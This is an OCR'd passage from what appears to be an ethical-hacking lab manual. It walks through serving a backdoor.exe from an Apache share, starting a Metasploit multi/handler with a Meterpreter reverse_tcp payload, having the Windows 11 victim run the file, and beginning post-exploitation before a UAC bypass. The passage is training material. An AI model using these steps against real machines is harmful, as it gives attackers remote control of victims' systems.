


8. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share backdoor.exe with the victim machine.

   Note: To create a new directory to share the **backdoor.exe** file with the target machine and provide the permissions, use the below commands:

   - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
   - Type **chmod -R 755 /var/www/html/share** and press **Enter**
   - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**
9. Copy the payload into the shared folder by typing **cp /home/attacker/Desktop/backdoor.exe /var/www/html/share/** in the terminal window and press **Enter**.
10. Start the Apache server by typing **service apache2 start** and press **Enter**.

11. Type **msfconsole** in the terminal window and press **Enter** to launch Metasploit Framework.




12. In Metasploit type **use exploit/multi/handler** and press **Enter**.
13. Now type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.
14. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.
15. Type **set lport 444** and press **Enter** to set lport.
16. Now type **run** in the Metasploit console and press **Enter**.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
```


17. Switch to the **Windows 11** virtual machine.

18. Open any web browser (here, Mozilla Firefox). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.
19. Click on **backdoor.exe** to download the file.


20. Once you click on the **backdoor.exe** file, the **Opening backdoor.exe** pop-up appears click on **Save File**.
21. Navigate to **Downloads** and double-click the Windows.exe file. The **Open File - Security** Warning window appears; click **Run**.



22. Leave the **Windows 11** machine running and switch to the **Parrot Security** virtual machine.
23. The Meterpreter session has successfully been opened, as shown in the screenshot.
24. Type **sysinfo** and press **Enter**. Issuing this command displays target machine information such as computer name, OS, and domain.



25. Type **getuid** and press **Enter** to display current user ID.




26. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.
27. Type **background** and press **Enter** to background the current session.

